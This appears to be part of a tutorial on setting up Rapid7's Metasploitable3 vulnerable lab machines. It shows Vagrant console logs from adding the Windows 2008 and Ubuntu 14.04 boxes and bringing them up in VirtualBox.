
```
C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master>vagrant box add packer/builds/windows_2008_r2_*_0.1.0.box --name=metasploitable3-win2k8
==> box: Box file was not detected as metadata. Adding it directly...
==> box: Adding box 'metasploitable3-win2k8' (v0) for provider:
    box: Unpacking necessary files from: file://C:/Users/nspadm/Downloads/Metasploitable3/metasploitable3-master/packer/builds/windows_2008_r2_virtualbox_0.1.0.box
    box: Progress: 15% (Rate: 22.9M/s, Estimated time remaining: 0:03:32)Bringing machine 'ub1404' up with 'virtualbox' provider...
Bringing machine 'win2k8' up with 'virtualbox' provider...
    box: Progress: 42% (Rate: 22.9M/s, Estimated time remaining: 0:02:37)==> ub1404: Box 'rapid7/metasploitable3-ub1404' could not be found. Attempting to find and install...
    ub1404: Box Provider: virtualbox
    ub1404: Box Version: >= 0
    box: Progress: 45% (Rate: 27.1M/s, Estimated time remaining: 0:02:28)==> ub1404: Loading metadata for box 'rapid7/metasploitable3-ub1404'
    ub1404: URL: https://vagrantcloud.com/rapid7/metasploitable3-ub1404
    box: Progress: 46% (Rate: 28.4M/s, Estimated time remaining: 0:02:23)==> ub1404: Adding box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for provider: virtualbox
    ub1404: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-ub1404/versions/0.1.12-weekly/providers/virtualbox.box
    ub1404: Download redirected to host: vagrantcloud-files-production.s3.amazonaws.com
    box:
    ub1404: Progress: 68% (Rate: 3369k/s, Estimated time remaining: 0:03:20)==> box: Successfully added box 'metasploitable3-win2k8' (v0) for 'virtualbox'!

    ub1404:
==> ub1404: Successfully added box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for 'virtualbox'!
==> ub1404: Importing base box 'rapid7/metasploitable3-ub1404'...
==> ub1404: Matching MAC address for NAT networking...
==> ub1404: Checking if box 'rapid7/metasploitable3-ub1404' version '0.1.12-weekly' is up to date...
==> ub1404: Setting the name of the VM: Metasploitable3-ub1404
==> ub1404: Clearing any previously set network interfaces...
==> ub1404: Preparing network interfaces based on configuration...
    ub1404: Adapter 1: nat
    ub1404: Adapter 2: hostonly
==> ub1404: Forwarding ports...
    ub1404: 22 (guest) => 2222 (host) (adapter 1)
==> ub1404: Running 'pre-boot' VM customizations...
==> ub1404: Booting VM...
==> ub1404: Waiting for machine to boot. This may take a few minutes...
    ub1404: SSH address: 127.0.0.1:2222
    ub1404: SSH username: vagrant
    ub1404: SSH auth method: password
    ub1404: Warning: Connection aborted. Retrying...
    ub1404: Warning: Connection reset. Retrying...
    ub1404: Warning: Connection aborted. Retrying...
    ub1404: Warning: Connection reset. Retrying...
    ub1404:
    ub1404: Inserting generated public key within guest...
    ub1404: Removing insecure key from the guest if it's present...
```

After the command gets finished executing, run another command vagrant up.




```
C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master>vagrant up
Bringing machine 'ub1404' up with 'virtualbox' provider...
Bringing machine 'win2k8' up with 'virtualbox' provider...
==> ub1404: Checking if box 'rapid7/metasploitable3-ub1404' version '0.1.12-weekly' is up to date...
==> ub1404: Machine already provisioned. Run `vagrant provision` or use the `--provision`
==> ub1404: flag to force provisioning. Provisioners marked to run always will still run.
==> win2k8: Box 'rapid7/metasploitable3-win2k8' could not be found. Attempting to find and install...
    win2k8: Box Provider: virtualbox
    win2k8: Box Version: >= 0
==> win2k8: Loading metadata for box 'rapid7/metasploitable3-win2k8'
    win2k8: URL: https://vagrantcloud.com/rapid7/metasploitable3-win2k8
==> win2k8: Adding box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for provider: virtualbox
    win2k8: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-win2k8/versions/0.1.0-weekly/providers/virtualbox.box
==> win2k8: Box download is resuming from prior download progress
    win2k8: Download redirected to host: vagrantcloud-files-production.s3.amazonaws.com
    win2k8: Progress: 1% (Rate: 3740k/s, Estimated time remaining: 0:43:11)_
```

